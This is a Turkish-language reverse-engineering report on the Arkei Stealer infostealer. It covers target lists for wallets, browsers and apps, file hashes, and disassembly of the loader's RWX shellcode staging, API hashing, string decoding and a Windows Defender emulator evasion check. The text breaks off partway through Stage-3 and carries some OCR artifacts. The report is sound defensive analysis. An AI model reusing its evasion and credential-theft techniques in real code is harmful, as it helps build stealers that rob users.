ARKEI STEALER

TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

ÖN BAKIŞ 1

DTPDZGZ1HO.EXE ANALİZİ 2

GENEL BAKIŞ 2
DETAYLI ANALİZ 4
..... 4

STAGE-2 ANALİZİ 7

GENEL BAKIŞ 7
DETAYLI ANALİZ. 7

STAGE-3 ANALİZİ 11

GENEL BAKIŞ 11
DETAYLI ANALİZ 11
TELEGRAM ADRESLERİ 15

4KSOA92JSAL.EXE ANALİZİ 20

GENEL BAKIŞ 20
DETAYLI ANALİZ 20

STAGE-5 23

GENEL BAKIŞ 23
DETAYLI ANALİZ 23

PUNPUN.EXE 26

GENEL BAKIŞ. 26
DETAYLI ANALİZ 26

INFODEBUG.EXE 28

GENEL BAKIŞ 28

STAGE-8 29

GENEL BAKIŞ 29

STAGE-9 (DONUTLOADER VARYANT) 30

GENEL BAKIŞ 30

STAGE-10 (REDLİNE) 31

GENEL BAKIŞ 31

YARA KURALI 32

MITRE ATTACK TABLE 40

ÇÖZÜM ÖNERİLERİ 40

HAZIRLAYAN 41

Ön Bakış

İlk olarak Mayıs 2018 civarı görülen ArkeiStealer, Browserlardan kaydedilmiş parola verilerini, kripto para cüzdanlarını, ve saldırganın belirttiği yoldaki eşleşen dosyaları sızdırmaktadır. Ardından elde ettiği verileri sıkıştırıp saldırganın paneline yüklemektedir.

Syscoin Cryptocurrency'nin GitHub hesabını ele geçiren bir hacker, orijinal Windows Client'ini ArkeiStealer zararlısını içeren versiyonu ile değiştirdi. Syscoin geliştiricileri değiştirilen versiyonu indiren kişilerin sistemlerinin malware ile enfekte olmuş olabileceği konusunda uyarıda bulundu.

Bu kötü amaçlı yazılımın bulaştığı bilgisayarların;

- Kripto para cüzdanlarını hedeflemekte,
- Browser Cookilerini hedeflemekte,
- Password Authentication uygulamalarındaki parolaları hedeflemekte,
- Bazı masaüstü uygulamalarının giriş bilgilerini toplamakta,
- Bilgisayar hakkında bilgi toplamakta,
- Masaüstündeki ve klasörlerindeki metin belgelerini kopyalamaktadır.

dTpdzgz1Ho.exe Analizi

Adı	dTpdzgz1Ho.exe
MD5	b30d4481f8a571a0b85bafc8dda3aa8a
SHA256	7fda9416cf43006f02c64ff317b1066f74ffc58658f6097adc18ed5af7ee5cfc
Dosya Türü	PE32/EXE

Genel Bakış

İncelemiş olduğumuz Arkei zararlısı GlobalAlloc API ile bellekte alan ayırıp daha sonra dynamic resolving ile VirtualProtect API çağırarak ayrılan alana RWX izinleri vermektedir. Sonrasında bu adrese çağrılarak **Stage-2**'ye geçmiş bulunmaktadır. Asıl işlemlerin dışında analizi karmaşıklaştırmak adına bazı anlamsız API ve stringleri kullanmaktadır.

Zararlı'nın hedeflediği materyaller:

```
Electrum
Electrum-LTC
Exodus
ElektronCash
MultiDoge
Jaxx_Desktop_Old
Atomic
Binance
Coinomi
Monero
TronLink
MetaMask
BinanceChainWallet
Yoroi
NiftyWallet
MathWallet
Coinbase
Guarda
EQUALWallet
JaxxLiberty
BitAppWallet
iWallet
Wombat
MeWCx
GuidWallet
RoninWallet
Neoline
CloverWallet
LiqualityWallet
Terra Station
Keplr
Sollet
AuroWallet
PolymeshWallet
ICONex
Harmony
Coin98
EVER Wallet
KardiaChain
Rabby
Phantom
BraveWallet
Oxygen(Atomic)
PaliWallet
BoltX
XdefiWallet
NamiWallet
MaiarDeFiWallet
WavesKeeper
Solflare
CyanoWallet
TezBox
Temple
Goby
Daedalus Mainnet
Blockstream Green
Wasabi Wallet
```

Şekil 1- Zararlı'nın hedeflediği Kripto Cüzdan Listesi

MicrofostEdge	Vivaldi	Torch
Mozilla Firefox	CocCoc	Comodo Dragon
Pale Moon	TorBro Browser	Epic Privacy Browser
Google Chrome	Cent Browser	Tencent
Chromium	Chedot Browser	7Star
Amigo	Brave_Old	360 Browser
QQBrowser	Opera	OperaGX
CrytoTab Browser		

Şekil 2- Zararlı'nın Hedeflediği Browser Listesi

Authy
GAuthAuthenticator
Trezor Password Manager

Şekil 3- Zararlı'nın Hedeflediği Authenticator Listesi

Thunderbird
Telegram
Discord
Jaxx_Liberty

Şekil 4- Zararlı'nın Hedeflediği Desktop Application Listesi

Detaylı Analiz

Dikkat dağıtmak ve analiz sürecini uzatmak için bazı anlamsız stringler ve null parametreli API'ler kullanılmıştır.

```
.text:00405B2B call    esi ; FreeConsole
.text:00405B2D push    0                   ; ExeName
.text:00405B2F call    edi ; GetConsoleAliasesLengthW
.text:00405B31 push    offset String       ; "birazupululowuvurerozag"
.text:00405B36 call    ebx ; AddAtomA
.text:00405B38 push    0                   ; iMaxLength
.text:00405B3A push    0                   ; lpString2
.text:00405B3C lea     edx, [esp+0B2Ch+Buffer]
.text:00405B43 push    edx                 ; lpString1
.text:00405B44 call    ebp ; lstrcpynW
.text:00405B46 push    30h ; '0'           ; Size
.text:00405B48 lea     eax, [esp+0B28h+var_964]
.text:00405B4F push    0                   ; Val
.text:00405B51 push    eax                 ; void *
.text:00405B52 mov     [esp+0B30h+hMem], 0
.text:00405B5D call    _memset
.text:00405B62 add     esp, 0Ch
.text:00405B65 lea     ecx, [esp+0B24h+hMem]
.text:00405B6C push    ecx                 ; lpCC
.text:00405B6D push    0                   ; hWnd
.text:00405B6F push    offset szName       ; "koku"
.text:00405B74 call    ds:CommConfigDialogA
.text:00405B7A mov     edx, dwBytes
```

Şekil 5-Analizi zorlaştırmak için kullanılan bazı kod örnekleri.

API hashing tekniği ile bazı API'lar IAT tablosundan gizlenmiştir. Fakat buradaki API'ler kullanılmak için değil dikkat dağıtmak için yazılmıştır.

```
.text:00405082 mov     [esp+0B24h+var_B0C], 4AED0444h
.text:0040508A mov     [esp+0B24h+var_AE4], 4A564368h
.text:00405092 mov     [esp+0B24h+var_9A4], 54ADA7D1h
.text:0040509D mov     [esp+0B24h+var_A34], 3C1C3E67h
.text:004050A8 mov     [esp+0B24h+var_9EC], 479051BCh
.text:004050B3 mov     [esp+0B24h+var_A5C], 2A72DFCEh
.text:004050BE mov     [esp+0B24h+var_AA8], 507F3888h
.text:004050C6 mov     [esp+0B24h+var_A94], 368349F2h
.text:004050D1 mov     [esp+0B24h+var_A9C], 1A9D6379h
.text:004050DC mov     [esp+0B24h+var_AEC], 90F18B6h
.text:004050E4 mov     [esp+0B24h+var_9B0], 757E331Eh
.text:004050EF mov     [esp+0B24h+var_A64], 4525E15Fh
```

Şekil 6- Ardı ardına hashlenmiş API'lerin bir kısmı.

Zararlı, **Stage-2** geçişi için GlobalAlloc API ile heap bellekte alan ayırmaktadır.

```
.text:00405031 mov     word_442682, ax
.text:00405037 mov     eax, dword_415094
.text:0040503C push    ecx             ; dwBytes
.text:0040503D mov     edx, 65h ; 'e'
.text:00405042 push    ebp             ; uFlags
.text:00405043 mov     word_44267A, dx
.text:0040504A mov     dword_442FE8, eax
.text:0040504F call    ds:GlobalAlloc  ; Indirect Call Near Procedure
.text:00405055 mov     _dword_4425C4_heapmem, eax
.text:0040505A call    d_sub_404E00_virtualproloadlib ; Call Procedure
.text:0040505F mov     edi, ds:GetSystemDefaultLangID
.text:00405065 mov     ebx, ds:GetSystemDefaultLCID
.text:0040506B xor     esi, esi        ; Logical Exclusive OR
.text:0040506D lea     ecx, [ecx+0]    ; Load Effective Address
```


Şekil 7- Shellcode için heap bellekte alan ayrılmaktadır.

Dynamic API Resolving yaparak ayrılan alana VirtualProtect API ile RWX izinleri verilir.

```
.text:00404E1D mov     ProcName, 56h ; 'V'
.text:00404E24 mov     byte_4423C1, 69h ; 'i'
.text:00404E2B mov     byte_4423C2, 4Ch
.text:00404E31 mov     byte_4423C7, 50h ; 'P'
.text:00404E38 mov     byte_4423CD, 41h
.text:00404E3E mov     byte_4423CE, 0
.text:00404E45 mov     byte_4423C3, 74h
.text:00404E4B mov     byte_4423C4, 75h ; 'u'
.text:00404E52 mov     byte_4423C5, 61h ; 'a'
.text:00404E59 mov     byte_4423C6, 6Ch ; 'l'
.text:00404E60 mov     byte_4423C8, 4Ch
.text:00404E66 mov     byte_4423C9, 6Fh ; 'o'
.text:00404E6D mov     byte_4423CA, 41h
.text:00404E73 mov     byte_4423CB, 65h ; 'e'
.text:00404E7A mov     byte_4423CC, 63h ; 'c'
.text:00404E81 call    ds:GetProcAddress ; Indirect Call Near Procedure
.text:00404E87 mov     d_virtualprotect, eax
.text:00404E8C mov     [esp+8+var_8], 20h ; ' '
.text:00404E93 add     [esp+8+var_8], 20h ; ' ' ; Add
.text:00404E97 mov     ecx, [esp+8+var_8]
.text:00404E9A mov     edx, dwBytes
.text:00404EA0 lea     eax, [esp+8+var_4] ; Load Effective Address
.text:00404EA4 push    eax
.text:00404EA5 mov     eax, _dword_4425C4_heapmem
.text:00404EAA push    ecx
.text:00404EAB push    edx
.text:00404EAC push    eax
.text:00404EAD call    d_virtualprotect ; Indirect Call Near Procedure
.text:00404EB3 add     esp, 8          ; Add
.text:00404EB6 retn                    ; Return Near from Procedure
.text:00404EB6 d_sub_404E00_virtualproloadlib endp
.text:00404EB6
```


Şekil 8- Bellekte ayrılan alan için RWX izinleri verilir.

GlobalAlloc ile ayrılan heap bellek içerisine shellcode yazılır.



Şekil 9- Shellcode'un belleğe yazdırıldığı fonksiyon.

İzin verilen alan çağrılarak **Stage-2**'ye geçiş sağlanır.



Şekil 10- Stage-2 geçişinin yapıldığı çağrı.

Stage-2 Analizi

Adı	-
MD5	29ccd532807b266e33f42bef61498d3c
SHA256	e29650631a2c016d5ac749561d801254df5dc360884fe98ecce82d5979407441
Dosya Türü	Binary

Genel Bakış

Stage-2 aşamasında **API Hashing** ve **Dynamic Resolving** teknikleri kullanılarak API'ler elde edilmiştir. Bu sayede analizi zorlaştırmak hedeflenmiştir. Elde edilen API'ler yardımı ile 0x400000 ve 0x410000 adresli pagelere asıl zararlı faaliyetlerinin başlayacağı EXE kopyalanır. EXE'nin bulunduğu alana RWX izinleri verilir. Program entrypointe atlayarak **Stage-3** geçişini sağlar.


Detaylı Analiz

Dynamic Resolving yapabilmek için gerekli API'ler **API Hashing** yöntemiyle elde edilir. Şekil-2'de, karşılaştırılacak hash değerlerinin sırasıyla API, DLL ismi olacak şekilde ilgili fonksiyona pushlandığı ve return değeri olarak API adresi aldığı görülür.

```
8B4D 08     mov ecx,dword ptr ss:[ebp+8]
8941 08     mov dword ptr ds:[ecx+8],eax
68 86570D00 push D5786
68 884E0D00 push D4E88
E8 1A000000 call 5128FB                          sub_8FB
8945 F8     mov dword ptr ss:[ebp-8],eax         dword ptr [ebp-8]=<kernel32.LoadLibraryA>
68 FA8B3400 push 348BFA
68 884E0D00 push D4E88
E8 08000000 call 5128FB
8945 CC     mov dword ptr ss:[ebp-34],eax        dword ptr [ebp-34]=<kernel32.GetProcAddress>
E9 B5000000 jmp 5129B0
55          push ebp
```


Şekil 11-API Hashing tekniği ile hashlenmiş API'ler.

API Hashing fonksiyonu, kendi içerisinde hashleme ve karşılaştırma işlemini yapan fonksiyonu iki kere kullanmaktadır. İlk kullanımında 0xD4E88 hash değeri ile Kernel32.dll'in adresi bulunur. İkinci kullanımında ise istenilen API'nin adresi elde edilir. Hash algoritması olarak API'nin ismindeki harfler tek tek alınıp 60 ile OR işlemi yapılır ve 1 bit sola kaydırılır. API'lerin hash değerleri karşılaştırılır.



Şekil 12- Hashing Algoritması.

API Hashing'den elde edilen API'ler ile Dynamic Resolving yapılır.




Şekil 13-Dynamic Resolving.

```
  GlobalAlloc
  GetLastError
  Sleep
  VirtualAlloc
  CreateToolhelp32Snapshot
  Module32First
  CloseHandle

Kernel32.dll
  VirtualAlloc
  VirtualProtect
  VirtualFree
  GetVersionExA
  TerminateProcess
  ExitProcess
  SetErrorMode
```


Şekil 14-Çözümlenip kullanılan API'ler.

VirtualAlloc API'si kullanılarak bellekte alan ayrılır. Ayrılan alan içerisine farklı bir adreste bulunan EXE'nin baytları yazılır.




Şekil 15- EXE opcodelarının ayrılan belleğe kopyalanması.

Ayrılan alan içerisine yazılan EXE'nin header kısmı 0x400000 adresine yazılır. Kalan kısmı ise 0x410000 adresli pageye yazılır. Bu adreslere VirtualProtect ile RWX izinleri verilir.



Şekil 16- Stage-3 geçişi için bellekteki belirtilen alana RWX izinleri verilir.

Belirtilen EXE'nin bulunduğu adres alanına atlanarak Stage-3 geçişi sağlanır.



Şekil 17- "jmp eax" komutu ile Stage-3 geçişi sağlanır.

Stage-3 Analizi

Adı	-
MD5	55fe32533bf668b4ab25541e447ca34d
SHA256	1a3ed79a1c24f75567a4363bb86972353e2e2d50b66e37ed9b880cf37858aa32
Dosya Türü	PE32/EXE

Genel Bakış

Stage-3 kısmında kullanıcının bilgisayarından belirli kripto cüzdanlarından kripto para, birçok browserdan cookieleri, bazı password managerlardan parolalarını, browser üzerinde kayıtlı kredi kartı bilgilerini ve bazı masaüstü uygulamalarının kullanıcı bilgilerini çalmaktadır. Bunun yanında, bilgisayar özellikleri, masaüstü ekran görüntüsü ve masaüstünde bulunan metin bilgilerini de okuyarak toplamaktadır.

Detaylı Analiz

Zararlı ilk olarak encode edilmiş stringlerin çözümlemesini yapmaktadır.

```
.text:0138120C call    d_sub_1271085_stringcozucu ; LoadLibraryA
.text:01381211 push    8
.text:01381213 push    offset aEckw6hw6 ; "ECKW6HW6"
.text:01381218 push    offset a0UW     ; ")0?%U)#w"
.text:0138121D mov     ecx, esi
.text:0138121F mov     lpProcName, eax
.text:01381224 call    d_sub_1271085_stringcozucu ; lstrcatA
.text:01381229 push    0Eh
.text:0138122B push    offset a6tasmbau2dnoyu ; "6TASMBAU2DNOYU"
.text:01381230 push    offset unk_13B435C
.text:01381235 mov     ecx, esi
.text:01381237 mov     lstrcatA_str, eax
.text:0138123C call    d_sub_1271085_stringcozucu ; GetProcAddress
.text:01381241 push    5
.text:01381243 push    offset aAwtyu   ; "AWTYU"
.text:01381248 push    offset unk_13B434C
.text:0138124D mov     ecx, esi
.text:0138124F mov     d_dword_12B4F74_GetProcAd_str, eax
.text:01381254 call    d_sub_1271085_stringcozucu ; Sleep
.text:01381259 push    0Dh
```

Şekil 18- Encoded stringlerin çözümlenmesi.

```
I5YVI4                      : HAL9TH
23031V                      : JhonDoe
OT3J1R53HBSK                : LoadLibraryA
ECKW6HW6, )0?%U)#W          : lstrcatA
6TASMBAU2DNNOYU             : GetProcAddress
AWTYU                       : Sleep
GGEA4FLD2RHRV               : GetSystemTime
N4Y5TL70RLB                 : ExitProcess
EXEWUBYDIXQZ2SGMA           : GetCurrentProcess
7HCUV1B35FCH13Z5C6          : VirtualAllocExNuma
GBYT12DJ87E5                : VirtualAlloc
MM862JIQS6D                 : VirtualFree
3Y6V5R304, _*B$V?CYc        : lstrcmpiW
ZWALMOQJQM                  : LocalAlloc
3DY930I4BQWWNK75            : GetComputerNameA
55GI1EGKGZMW, TQ1(A,tyi>!;  : advapi32.dll
TO339FC9EYD5                : GetUsernameA
WW2KICIONQTU                : kernel32.dll
```

Şekil 19- Çözümlenen stringler.

Burada çözümlenen stringler API ve DLL'lerden oluşmaktadır. Dynamic Resolving yapılarak API'lerin adresleri elde edilir.

```
.text:01289C4C push    lpProcName      ; lpProcName (LoadLibraryA advapi32.dll handle icin)
.text:01289C52 mov     esi, ds:GetProcAddress
.text:01289C58 push    eax             ; kernel32.dll handle icin
.text:01289C59 call    esi ; GetProcAddress ; Indirect Call Near Procedure
.text:01289C5B push    d_dword_12B4F74_GetProcAd_str ; GetProcAddress api cagirilmak icin
.text:01289C61 mov     LoadLibrary_adres, eax
.text:01289C66 push    hModule         ; hModule
.text:01289C6C call    esi ; GetProcAddress ; Indirect Call Near Procedure
.text:01289C6E push    lstrcatA_str
.text:01289C74 mov     GetProcAddress_adres, eax
.text:01289C79 push    hModule
.text:01289C7F call    eax             ; Indirect Call Near Procedure
.text:01289C81 push    Sleep_str
.text:01289C87 mov     Istrcat_adres, eax
.text:01289C8C push    hModule
.text:01289C92 call    GetProcAddress_adres ; Indirect Call Near Procedure
.text:01289C98 push    GetSystemTime_str
.text:01289C9E mov     Sleep_adres, eax
.text:01289CA3 push    hModule
.text:01289CA9 call    GetProcAddress_adres ; Indirect Call Near Procedure
.text:01289CAF push    ExitProcess_str
.text:01289CB5 mov     GetSystemTime_adres, eax
```

Şekil 20- Dynamic Resolving.

Zararlı GetComputerNameA ve GetUserNameA API çağrıları ile bilgisayar ve kullanıcı adı isimlerini alır. Bilgisayar ismini HAL9TH, kullanıcı adı ismini JohnDoe ile karşılaştırır. Bu bilgisayar ismi ve kullanıcı adı ismi Windows Defender Emulator tarafından kullanılmaktadır. Bu kontrollere göre işlem yapılarak Windows Defender bypass aksiyonu alınmıştır.

```
int sub_1389179()
{
  int result; // eax

  result = strcmp(GetUserNameA_fonk(), (const char *)johndoe);
  if ( !result )
  {
    result = strcmp(GetComputerNameA_fonk(), (const char *)hal9th);
    if ( !result )
      result = ExitProcess_adres(0);
  }
  return result;
}
```

Şekil 21- Windows Emulator Bypass.

Programın devamındaki fonksiyonlarda Wallets, Ethereum, Electrum, Binance, Mozilla vb. encode edilmiş stringler dinamik analiz sırasında teker teker çözümlenmiştir.


```
004013D6    8BCE        mov ecx,esi
004013D8    A3 C84D4400 mov dword ptr ds:[444DC8],eax   00444DC8:&"keystore", eax:"Ethereum\""
004013DD    E8 A3FCFFFF call 7fda9416cf43006f02c64ff317b1066f74
004013E2    6A 0A       push A
004013E4    68 D48E4300 push 7fda9416cf43006f02c64ff317b1066f74  438ED4:"C5I6OUMCO5"
004013E9    68 C88E4300 push 7fda9416cf43006f02c64ff317b1066f74
004013EE    8BCE        mov ecx,esi
